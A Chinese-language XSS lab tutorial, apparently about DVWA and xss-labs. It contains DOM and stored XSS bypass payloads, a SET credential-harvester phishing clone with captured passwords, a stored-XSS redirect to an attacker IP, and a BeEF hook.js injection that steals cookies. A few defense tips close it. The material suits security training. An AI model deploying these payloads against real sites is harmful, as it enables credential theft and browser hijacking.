

```

通过 stripos 函数获取输入的<script 的位置（不区分大小写）并将其进行过滤，如果存在这些字符便会跳转到 English 选项的页面，提高了安全性。

`<img src=1 onerror=alert(1)>` #尝试标签绕过，无弹框，F12 观察发现传入值位于<option>标签中，需提前闭合相关标签



`</option></select><img src=1 onerror=alert(1)>` #提前闭合
`<option><select>` 标签



High:


```

<?php
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
    # White list the allowable languages
    switch ( $_GET[ 'default' ] ) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ( "location: ?default=English" );
            exit;
    }
}
?>

```

可以发现使用了白名单的思想，只允许 French, English, German 以及 Spanish。这里我们拿#来进行绕过，#后面的内容是被注释的，所以他不会发到后端进行校验，但是 js 是一个前端语言。

#<script>alert(1); </script>



Impossible:

```
um.php x high.php x impossible.php x medium.php x high.php x impossible.php x index.php x
<?php
# Don't need to do anything, protection handled on the client side
?>
```

意思是不需要做任何事，保护在客户端处理。

```
medium.php x high.php x impossible.php x medium.php x high.php x impossible.php x index.php x
22 $vulnerabilityFile = 'medium.php';
23 break;
24 case 'high':
25 $vulnerabilityFile = 'high.php';
26 break;
27 default:
28 $vulnerabilityFile = 'impossible.php';
29 break;
30 }
31
32 require_once DVWA_WEB_PAGE_TO_ROOT . "vulnerabilities/xss_d/source/{$vulnerabilityFile}";
33
34 # For the impossible level, don't decode the querystring
35 $decodeURI = "decodeURI";
36 if ($vulnerabilityFile == 'impossible.php') {
37 $decodeURI = "";
38 }
39
40 $page[ 'body' ] = <<EOF
41 <div class="body_padded">
42 <h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>
43
44 <div class="vulnerable_code_area">
45
46 <p>Please choose a language:</p>
47
48 <form name="XSS" method="GET">
49 <select name="default">
50 <script>
51 if (document.location.href.indexOf("default=") >= 0) {
52 var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
53 document.write("<option value='" + lang + "'" + ">" + $decodeURI(lang) + "</option>");
54 document.write("<option value=' disabled='disabled'>----</option>");
55 }
56 }
```

看下网页源代码：

```
<form name="XSS" method="GET">
<select name="default">
<script>
if (document.location.href.indexOf("default=") >= 0) {
var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
document.write("<option value='" + lang + "'" + ">" + (lang) + "</option>");
document.write("<option value=' disabled='disabled'>----</option>");
}

document.write("<option value=' English'>English</option>");
document.write("<option value=' French'>French</option>");
document.write("<option value=' Spanish'>Spanish</option>");
document.write("<option value=' German'>German</option>");
</script>
</select>
```

这里的语句变了，并没有对我们输入的内容进行 URL 解码，所以我们输入的任何内容都是经过 URL 编码，然后直接赋值。因此不存在 XSS 漏洞。

(4) 网页重定向

反射型的 XSS low 级别文本框输入以下 js 代码攻击。

```
<script>
window.onload = function() {
var link=document.getElementsByTagName("a");
for(j = 0; j < link.length; j++) {
```

```
link[j].href="http://taobao.com";}  
}  
</script>
```

JavaScript 代码分析 window.onload 当网页加载完成时, 执行 function 匿名函数

函数功能: document.getElementsByTagName 获取页面中所有的 a 标签, 存放到 link 数组中, 使用 for 循环将 link 数组中的所有元素替换为恶意网址。



点击页面中任何链接时, 会发现所有能够切换页面的内容全部都会跳转到 taobao.com

(5) 钓鱼网站

1、kali 开启 apache 服务 (用 kali2021.1 克隆演示)

```
systemctl start apache2
```

2、修改 setoolkit 的 配置文件

vim /etc/setoolkit/set.config 中 apache_server = on, 网页放在 /var/www 下

3、使用 setoolkit 克隆网站

```
setoolkit
```

1 (社会工程攻击) - 2 (网站攻击载体) - 3 (凭证收割机攻击方法) - 2 (站点克隆) - 回车 - 目标 url: http://192.168.1.9/DVWA/login.php

克隆成功

```

[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.1.9/DVWA/login.php

[*] Cloning the website: http://192.168.1.9/DVWA/login.php
[*] This could take a little bit ...
Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; vendor preset: en
The best way to use this attack is if username and password form fields are available
. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your direct
ory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apa
che.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvest
er_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and
completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below... ]

```

192.168.1.66



Username

Password

Login

4、基于存储型 XSS 上传 js 代码

```
<script>window.location="http://192.168.1.66/"</script>
```


Vulnerability: Stored Cross Site Scripting (XSS)

Name *	jack
Message *	<script>window.location='http://192.168.1.66/'</script>
Sign Guestbook Clear Guestbook	

上传完成后用户点击会跳转到钓鱼网站，输入账号密码后会被 kali 获取


```
(
  [username] => admin
  [password] => 123456
  [Login] => Login
  [user_token] => 772de5e0e9988f926631346e89c5287e
)
Main PID: 1531 (apache2)
Tasks: 6 (limit: 4096)
Array
  (
    [username] => admin
    [password] => ADMIN
    [Login] => Login
    [user_token] => 772de5e0e9988f926631346e89c5287e
  )
)
```

4、XSS 练习

(1) 利用 cookie 免密登录

获取 cookie 值替换 cookie 值

Cookie							
http://192.168.1.10							
名称	值	Domain	Path	Expires / Max-Age	大小	Ht	
PHPSESSID	u1kruh5q06khu1fjg8vbq9jj11	192.168.1.10	/	会话	35	tn	
security	impossible	192.168.1.10	/dvwa	会话	18	tn	



去掉 login.php 重新加载



(2) xss-labs 挑战

192.168.1.10/xss-labs/

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第一关

payload : `<script>alert('xss')</script>`

第二关

payload : `"><script>alert('xss')</script>`

第三关

payload : `'onmouseover=' alert (/xss/)`

第四关

payload : `"onclick="alert (/xss/)`

第五关

Payload: `"><a href=javascript:alert (/xss/)>`

5、beef-xss

一款浏览器攻击框架，用 Ruby 语言开发，用于实现对 XSS 漏洞的攻击和利用。

安装: `apt-get install beef-xss`

运行: `beef-xss`


```
(root@kali2021)~# beef-xss
[i] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ruby 2587 beef-xss 13u IPv4 47093 0t0 TCP *:3000 (LISTEN)

UID PID PPID C STIME TTY STAT TIME CMD
beef-xss 2587 1 3 22:43 ? Ssl 0:01 ruby /usr/share/beef-xss/beef

[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

账号: beef

密码: beef1

注入 js (选择留言板之类的存储型做到持久化)

<script src="http://192.168.1.66:3000/hook.js"></script>

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

1111

Message *

<script src="http://192.168.1.66:3000/hook.js"></script>

Sign Guestbook


Clear Guestbook

beef 成功上线


获取 cookie (先点 execut)

The screenshot shows the BeEF web interface. On the left, under 'Hooked Browsers', the IP 192.168.1.10 is listed. The main panel has tabs for 'Getting Started', 'Logs', 'Zombies', and 'Current Browser' (which is selected and highlighted with a red box). Below these are 'Details', 'Logs', and 'Commands' tabs, with 'Commands' also highlighted. The 'Module Tree' on the left shows 'Browser (58)' expanded, with 'Hooked Domain (28)' and 'Get Cookie' (highlighted with a red box) visible. The 'Module Results History' table shows two commands: 'command 1' at 2022-03-02 21:51 and 'command 2' at 2022-03-02 21:54. The 'Command results' panel on the right shows the output for 'command 2': 'data: cookie=security=low; PHPSESSID=u1kruh5q06khu1fjg8vbg9ij11; BEEFHOOK=4lnGY9ozP1xEdoaHiYI4ZGtxjyAjXX5c2k1Zx1B8eo8'. A green 'Execut' button is at the bottom right.

浏览器重定向



弹框





6、防御方法

- (1) 过滤特殊字符（过滤 script 每个字母），preg_replace() 函数用于正则表达式的搜索和替换
- (2) 过滤特殊标签 iframe 标签绕过 <iframe onload=alert(1)>
Img 标签绕过：
- (3) htmlspecialchars 函数把用户输入转换为 HTML 实体，防止浏览器将其作为 HTML 元素解析